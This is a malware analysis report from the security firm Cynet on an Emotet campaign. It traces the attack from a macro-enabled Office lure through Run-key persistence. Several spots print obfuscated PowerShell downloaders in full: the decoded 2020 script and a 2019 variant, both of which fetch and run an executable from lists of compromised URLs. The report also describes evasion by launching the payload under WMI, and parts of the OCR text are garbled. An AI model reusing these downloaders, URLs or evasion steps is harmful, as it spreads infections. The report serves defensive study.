Cynet
AUTONOMOUS BREACH PROTECTION

CYNET THREAT REPORT
EMOTET VS TRUMP

Created by: Max Malyutin

EXECUTIVE SUMMARY

Emotet is one of the the widest spread modular banker data-stealing trojan in the last six years. It aims to gain remote access on the compromised host in order to steal banking credentials, financial data and even Bitcoin wallets and is also used as a downloader for other known malwares such as TrickBot (Trojan banker) and Ryuk (Ransomware). Cynet's research team has published an analysis of one on Emotet's latest instances, dated to early February which included in its payload metadata reference to a CNN reporting on the US Senate vote against Donald Trump


META-DATA OF THE EMOTET PAYLOAD

Emotet was first spotted in May 2014 across various campaigns in which it was mostly used to spy on compromised environments, steal credentials for cloud storage, email data, and upload this information to a remote server.

As a polymorphic banking Trojan, Emotet typically evades standard signature-based detection. While, earlier versions of the attack were found in malicious JavaScript files, later attacks feature upgraded capabilities of weaponizing Office documents with malicious VBA macro scripts.

In these attacks, Emotet's main infection methods are phishing and spam emails which use social engineering techniques to lure the victims into opening a malicious attachment or malicious link. Once the user enables the macros, the VBA script in the weaponized Office document executes a malicious command and downloads the Emotet payload. The payload enumerates the compromised host and shows high persistence capabilities. While persisting on the compromised host it collects multiple types of sensitive data which is continuously sent to the attacker's Command and Control server.


Additionally, the communication with the Command and Control server can potentially download further payloads to the infected host according to the settings on the attacker's server. This usually takes place when the stolen data matches the terms the attacker is looking for and have coded into the server.




ATTACK FLOW

The first stage of the Emotet attack flow starts with an email that has a weaponized Microsoft Office document that contains a malicious VBA macros code. Upon loading this document, an image appears with instructions for the user to enable the macros in order to view the real document.

Enabling the macros is the only user interaction that is be needed to initiate the attack. From that point on, it will be progressing without any interaction.




MITRE ATT&CK DETECTION BY - HYBRID-ANALYSIS



Once the highly obfuscated VBA has been executed, a base 64 encoded command will run through a PowerShell instance in order to download the Emotet payload on the victim's environment.

The second stage of the Emotet attack chain is to execute a PowerShell.exe instance in order to communicate to the Command and Control and download the Emotet payload.



The PowerShell command will usually have the same pattern of malicious code, although elements within this code will often change. Most of the time the malicious PowerShell command is encoded with Base 64 encoder.


JABPAHQAdQBzAGsAbABnAG8AZAA9ACcASgB0AGsAcQBpAGUAegB5AHIAdAAnADsAJABIAGEAYQBsAGcAcQBpAGEAbQBoAG4AcgB6ACAAPQAgACcANAA4ADUAJw
A7ACQATABrAG4AaAB5AGMAegBsAGQAPQAnAFAAYQBsAG4AawBhAGwAeAByAHYAaABwAHAAJwA7ACQAVQBnAHEAcQBsAG0AYwBtAGoAdgB1AD0AJABlAG4AdgA6
AHUAcwBlAHIAcAByAG8AZgBpAGwAZQArACcAXAAnACsAJABIAGEAYQBsAGcAcQBpAGEAbQBoAG4AcgB6ACsAJwAuAGUAeABlACcAOwAkAEoAcgBiAHEAbgBjAG
cAbQBoAGEAeQB5AHAAPQAnAFoAZwB5AG4AYQBpAHMAbQBvAHEAaABvACcAOwAkAEIAdgBpAHcAdAB4AGQAbQBlAHgAbQBtAHcAPQAmACgAJwBuAGUAdwAnACsA
JwAtAG8AYgBnACsAJwBqAGUAYwB0ACcAKQAgAG4AZQB0AC4AdwBFAGIAYwBMAGkARQBOAFQAOwAkAEgAYgBjAHIAawB1AGQAegBhAHYAdABsADAJwBoAHQAdA
BwADoALwAvAHMAdABhAG4AZABzAHUAZABzAHUAcgBmAGEAYwB0AGEAbgB0AHMALgBjAG8AbQAvAGsAZABkADYAbwBrAGoAcABlAC0AbQA2AGMALQA1ADQAOQAz
ADcALwAqAGgAdAB0AHAAOgAvAC8AcwBpAGwAaQBxAHUAZQBoAGEAaQByAC4AYwBvAG0ALwBzAGEAbABvAG8AbgAvAGgAaQBpAC0AcgAzAHIAcwBuAHcAYQA5AC
0ANwAzADMAOAA4ADMAMQAxADcALwAqAGgAdAB0AHAAOgAvAC8AYgBhAGQAYQBiAGEAcwBrAGUAdAAuAG0AYQB0AGUAcgBpAGEAbABzAHoAbwBuAGUALgBjAG8A
bQAvAHcAcAAtAGkAbgBjAGwAdQBkAGUAcwAvAHIAdgBhAHQAYgAtAHUAaQBmAGkAZAB5AC0ANQAxADgAMQA5AC8AKgBoAHQAdABwADoALwAvAGQAZQBjAG8Abg
BzAC4AYQBpAC8AdwBwAC0AYQBkAG0AaQBuAC8ATgBEAHQAZQBrAFYATwBaAGsALwAqAGgAdAB0AHAAOgAvAC8AcAB1AGMAaABkAHIAZQBzAHUAbAB0AC4AYwBv
AC4AaQBuAC8AdwBwAC0AYwBvAG4AdABlAG4AdAAvADEAbwBsAHEAaQAtAGcAOAAxAHYAbgB0AHMALQA2ADkAMAA4ADgAMAAwADEANQA4AC8AJwAuACIAcwBgAF
AAbABpAFQAIgAoAFsAYwBoAGEAcgBdADQAMgApADsAJABFAHUAeQBsAGEAdABpAGoAbQBoAD0AJwBPAGUAbQBsAGMAdgB3AHcAdgBhACcAOwBmAG8AcgBlAGEA
YwBoACgAJABWAHgAegBlAGkAeAB0AHkAdQBuAHkAcABjACAAaQBuACAAJABIAGIAYwByAGsAdQBkAHoAYQB2AHQAbAApAHsAdAByAHkAcAewAkAEIAdgBpAHcAdA
B4AGQAbQBlAHgAbQBtAHcALgAiAGQAYABvAHcATgBMAGAAbwBhAEQARgBpAGwARQAiACgAJABWAHgAegBlAGkAeAB0AHkAdQBuAHkAcABjACwAIAAkAFUAZwBx
AHEAbABtAGMAbQBqAHYAZQApADsAJABWAHEAcQBmAG4AYQBnAG4APQAnAEMAZgB6AG4AcABoAG0AcQB0AHIAcwByAHQAJwA7AEkAZgAgACgAKAAmACgAJwBHAG
UAdAAtACcAKwAnAEkAdABlACcAKwAnAG0AJwApACAAJABVAGcAcQBxAGwAbQBjAG0AagB2AGUAKQAuACIATABlAE4AYABHAFQASAAiACAALQBnAGUAIAAzADAA
NQAxADgAKQAgAHsAKABbAHcAbQBpAGMAbABhAHMAcwBdACcAdwBpAG4AMwAyAF8AUAByAG8AYwBlAHMAcwAnACkALgAiAGMAYABSAGUAQQBUAGUAIgAoACQAVQ
BnAHEAcQBsAG0AYwBtAGoAdgB1ACkAOwAkAE8AbAByAHkAcQBkAGUAdwA9ACcAQwBjAHYAbQBiAGgAeQBwAGMAaAAnADsAYgByAGUAYQBrADsAJABHAHAAawBm
AGgAegBqAGUAeABkAGYAPQAnAFUAdgBtAGkAegBiAGQAeABnAGYAJwB9AH0AYwBhAHQAYwBoAHsAfQB9ACQASABwAGsAcwBlAGwAcwBxAHoAZgBjAG8APQAnAE
UAbQBsAG0AegB4AGsAYQBnAG0AbABnAGQAJwA
Output
start: 883 time: 12ms
end: 883 length: 883
length: 0 lines: 1
$Otusklgod='Jtkqiezyrt';$Haalgqiamhnrz =
'485';$Lknhyczld='Palnkalxrvhpp';$Ugqqlmcmjve=$env:userprofile+'\'+$Haalgqiamhnrz+'.exe';$Jrbqncgmhayyp='Zgynaismoqho';$Bvi
wtxdmexmmw=&('new'+'-ob'+'ject') net.wEbcLiENT;$Hbcrkudzavtl='http://standardsurfactants.com/kdd6okjpe-m6c-
54937/*http://siliquehair.com/saloon/hii-r3rsnwa9-733883117/*http://badabasket.materialszone.com/wp-includes/rvatb-uifidy-
51819/*http://decons.ai/wp-admin/NDtekVOZk/*http://puchdresult.co.in/wp-content/1olqi-g81vnts-6908800158/'."s`PliT"
([char]42);$Euylatijmh='Oemlcvwwva';foreach($Vxzeixtyunypc in $Hbcrkudzavtl){try{$Bviwtxdmexmmw."d`owNL`oaDFilE"
($Vxzeixtyunypc, $Ugqqlmcmjve);$Vqqfnagn='Cfznphmqtrsrt';If ((&('Get-'+'Ite'+'m') $Ugqqlmcmjve)."LeN`GTH" -ge 30518)
{{[wmiclass]'win32_Process'}."c`ReATe"
($Ugqqlmcmjve);$Olryqdew='Ccvmbhypch';break;$Gpkfhzjexdf='Uvmizbdxgf'}}catch{}}$Hpkselsqzfco='Emlmzxkagmlgd'

After decoding the base 64 PowerShell script, we can see that the PowerShell instance attempts to download the Emotet from different domains. The domains will split in the code below by the * character. Most of the time those domains are compromised WordPress sites, these sites delivered the Emotet payloads.

```
$Otusklgod='Jtkqiezyrt';$Haalgqiamhnrz = '485';
$Lknhyczld='Palnkalxrvhpp';
$Ugqqlmcmjve=$env:userprofile+'\'+$Haalgqiamhnrz+'.exe';
$Jrbqncgmhayyp='Zgynaismoqho';
$Bviwtxdmexmmw=&('new'+'-ob'+'ject') net.wEbcLiENT;$Hbcrkudzavtl='http://standardsurfactants.com/kdd6okjpe-m6c-54937/*http://siliquehair.com/saloon/
    hii-r3rsnwa9-733883117/*http://badabasket.materialszone.com/wp-includes/rvatb-uifidy-51819/*http://decons.ai/wp-admin/NDtekVOZk/*http://puchdresult.co.in/
    wp-content/1olqi-g81vnts-6908800158/'."s`PliT"([char]42);
$Euylatijmh='Oemlcvwwva';
foreach($Vxzeixtyunypc in $Hbcrkudzavtl){try{$Bviwtxdmexmmw."d`owNL`oaDFilE"($Vxzeixtyunypc, $Ugqqlmcmjve);
$Vqqfnagn='Cfznphmqtrsrt'
;If ((&('Get-'+'Ite'+'m') $Ugqqlmcmjve)."LeN`GTH" -ge 30518) {{[wmiclass]'win32_Process'}."c`ReATe"($Ugqqlmcmjve)
;$Olryqdew='Ccvmbhypch'
;break
;$Gpkfhzjexdf='Uvmizbdxgf'}}catch{}}$Hpkselsqzfco='Emlmzxkagmlgd'
```

Code Breakdown:

- Triple\two-digit payload name – Emotet's malicious payload will be usually downloaded and invoked for the first time with a three or two-digit number file name. This number is randomly generated throughout the epidemic, although the number itself is already hardcoded into the code.

- Path environment variable – Represented in the PowerShell command as '$env:userprofile' and stringed to the file name variable and the desired extension. The Emotet payload is saved to the User directory folder known as the environment variable as '$env:userprofile' (Three-digit number).exe

- Web Client Object – Defined in the code in order to have infrastructure to download the payload.


- URL array – This command is meant to receive a string of URLs which are connected using a random character, split them by their identifying character, and insert them all into the array. This technique assists the attacker to write shorter code.

- The actual run – After setting up the infrastructure mentioned above, the code will proceed to attempt to download a file using the established web client object and save the payload to the established file location.


- Proceed to check – Check if the downloaded file matches the hardcoded length, or size of the file in bytes. If the size matches, invoke the file and break the loop, thereby exiting the code and finishing the run. If none of this works, the code is set to do absolutely nothing else which is represented by the empty catch brackets.

- We can see that indeed the command attempts to download the file from each of the addresses separately as shown in the command. This is because some domains, used for malicious activity, will usually shutdown quickly in order to avoid any traceback to the attacker, and as such the attacker provides the command multiple domains in order to ensure that at least one works.

The Command and Control downloaded the Emotet payload in a packet format (MPRESS packer). This method made the analysis and the traditional AV(Anti-Virus) detections more difficult, in most cases Emotet binary packet with a two-layer packer.



The above domain related to the following IP address:




By using known packer detection tools, we can see that the Emotet packet payload has a high entropy level which indicates that the meta-data is highly compressed and encrypted.


This is the Emotet packet payload meta-data section view:

property	value	value
name	.MPRESS1	.MPRESS2
md5	D2022924F07CE4867080829...	E059596761C930012C5A787...
file-ratio (99.72%)	91.92 %	1.01 %
file-cave (464 bytes)	326144 bytes	3584 bytes
entropy	0.000	0.000
raw-address	0x00000200	0x0004FC00
raw-size (353792 bytes)	0x0004FA00 (326144 bytes)	0x00000E00 (3584 bytes)
virtual-address	0x00401000	0x004F1000
virtual-size (1010224 bytes)	0x000F0000 (983040 bytes)	0x00000DC4 (3524 bytes)
entry-point (0x000F125A)	-	x
writable	x	x
executable	x	x
shareable	-	-
discardable	-	-
initialized-data	x	x
uninitialized-data	x	x
readable	x	x
self-modifying	x	x
blacklisted	x	x
virtualized	-	-

The Emotet payload downloaded by the command to the User directory folder.



Attack Flow Process Tree:



The third stage was an instance of Svchost.exe which opened Wmiprvse.exe which in turn launched the Emotet payload that was downloaded from the attacker's Command and Control, as mentioned above.

Grandparent process:

```
Description:  Host Process for Windows Services
Company:      Microsoft Corporation
Path:         C:\WINDOWS\system32\svchost.exe
Command:      C:\WINDOWS\system32\svchost.exe -k DcomLaunch -p
User:         NT AUTHORITY\SYSTEM
PID:          788          Started:  1/31/2020 12:54:46 AM
```

Parent process:

```
Description:  WMI Provider Host
Company:      Microsoft Corporation
Path:         C:\WINDOWS\system32\wbem\wmiprvse.exe
Command:      C:\WINDOWS\system32\wbem\wmiprvse.exe
User:         NT AUTHORITY\NETWORK SERVICE
```

Child process:

```
Description:  Debate over lunch, intense huddles on the Senate
Company:
Path:         C:\Users\cynet\485.exe
Command:      C:\Users\cynet\485.exe
User:         DESKTOP-71BSV1C\cynet
PID:          3612         Started:  2/4/2020 12:16:37 AM
                           Exited:   2/4/2020 12:16:48 AM
```

The Emotet payload was executed by wmiprvse.exe and not by PowerShell.exe instance so it can utilize the capabilities of Wmic. In the PowerShell command, the invoke method to execute Emotet payload is with the following command:

- ([wmiclass]'win32_Process')."cReATe"

The Win32_Process and Win32_ProcessStartup classes represents a process and the create method represents the creation of a new process. This allows the attacker to create a new process, not under the parent process. A new process will be created remotely under the Wmiprvse.exe.

WmiprvSE.exe is a DCOM server, it is spawned under the DCOM service host- svchost.exe which is executed with the following parameters:

- C:\WINDOWS\system32\svchost.exe -k DcomLaunch

The successful run of this PowerShell command results in the continuation of this tree. An instance of Wmiprvse.exe is opened under Svchost.exe and launches the Emotet payload.

This technique "not my parent" is used to avoid behavioral detections of parent and the child process.

Emotet PowerShell command 2019:

```
$Kgokxreebdkje='Pstmsvmy';
$Bqrfdytr = '652';
$Hijhxlhhmvp='Cbnkitsl';
$Cenatgrl=$env:userprofile+'\'+$Bqrfdytr+'.exe';
$Ofafwdei='Jkvutfycxif';
$Mprjhapsrhv=.('new-'+'objec'+'t') net.wEBcliEnt;
$Lyetgtgzn='http://www.oasineldeserto.info/mio/8ji5-gr4qnc20-78404477/*https://wieland-juettner.de/tmp/wTYnLQCN/*http://humanhair.vn/wp-includes/
    vBmdKMH/*http://upstart.ru.ac.za/87/TVYvWFb/*https://www.jigsaw.watch/d3mged4g/ud5-dl1qkgvdx-290694387/'."spl`IT"([char]42);
$Pjribqxdcle='Xgldinrm';
foreach($Uxdyonfrdw in $Lyetgtgzn){try{$Mprjhapsrhv."DO`wNL`OaD`FiLE"($Uxdyonfrdw, $Cenatgrl)
;$Fsrdupnnyopk='Vcramhzqz'
;If ((.('Ge'+'t-Ite'+'m') $Cenatgrl)."LeNg`Th" -ge 33350) {[Diagnostics.Process]::"sT`ARt"($Cenatgrl)
;$Ruarhcwrlpkm='Oyfhmmlgifw'
;break
;$Mtotavby='Hgmodtfrfw'}}catch{}}$Aksfvhklvvqc='Wwkrbovlybzxh'
```


[Diagnostic.Process]::"Start" – *"Starts a process resource and associates it with a Process component."-MSDN*

Emotet PowerShell command 2020

```
$Otusklgod='Jtkqiezyrt';$Haalgqiamhnrz = '485';
$Lknhyczld='Palnkalxrvhpp';
$Ugqqlmcmjve=$env:userprofile+'\'+$Haalgqiamhnrz+'.exe';
$Jrbqncgmhayyp='Zgynaismoqho';
$Bviwtxdmexmmw=&('new'+'-ob'+'ject') net.wEbcLiENT;$Hbcrkudzavtl='http://standardsurfactants.com/kdd6okjpe-m6c-54937/*http://siliquehair.com/saloon/
    hii-r3rsnwa9-733883117/*http://badabasket.materialszone.com/wp-includes/rvatb-uifidy-51819/*http://decons.ai/wp-admin/NDtekVOZk/*http://puchdresult.co.in/
    wp-content/1olqi-g81vnts-6908800158/'."s`PliT"([char]42);
$Euylatijmh='Oemlcvwwva';
foreach($Vxzeixtyunypc in $Hbcrkudzavtl){try{$Bviwtxdmexmmw."d`owNL`oaDFilE"($Vxzeixtyunypc, $Ugqqlmcmjve);
$Vqqfnagn='Cfznphmqtrsrt'
;If ((&('Get-'+'Ite'+'m') $Ugqqlmcmjve)."LeN`GTH" -ge 30518) {([wmiclass]'win32_Process')."c`ReATe"($Ugqqlmcmjve)
;$Olryqdew='Ccvmbhypch'
;break
;$Gpkfhzjexdf='Uvmizbdxgf'}}catch{}}$Hpkselsqzfco='Emlmzxkagmlgd'
```


([wmiclass]'win32_Process')."cReATe"

After Launching a second instance of itself, the binary of the Emotet copies itself to a different location and deletes itself from the Users directory. The new directory path of the Emotet payload:



"C:\Users*user*\AppData\Local\+ random folder" while simultaneously changing its name, the name of the Emotet payload and the name of the new folder are the same.

The actions are executed by the three digits Emotet payload that is located in the Users directory. This is done in order to better hide the malicious payload in an unsuspecting victim system.




Filename	MD5	SHA1
485.exe	9294402eec52251172b0e2ac826d62e3	1248575edf98aa482beca4be72265bdbc2a
blbdigital.exe	9294402eec52251172b0e2ac826d62e3	1248575edf98aa482beca4be72265bdbc2a


This path (C:\Users\User\AppData\Local\) is known as a suspicious location. The location is often favored by malicious actors, therefore knowing that helps narrow the options of exploration. Malicious executables install themselves to writable areas on a victim's file system, the most common among them is the user home directory.

Stage four of the Emotet threat is to gain a persistence on the victim environment. Emotet persistence technique is registering the Emotet binary in the Run key in the registry, in order to ensure its run regardless of user interaction.

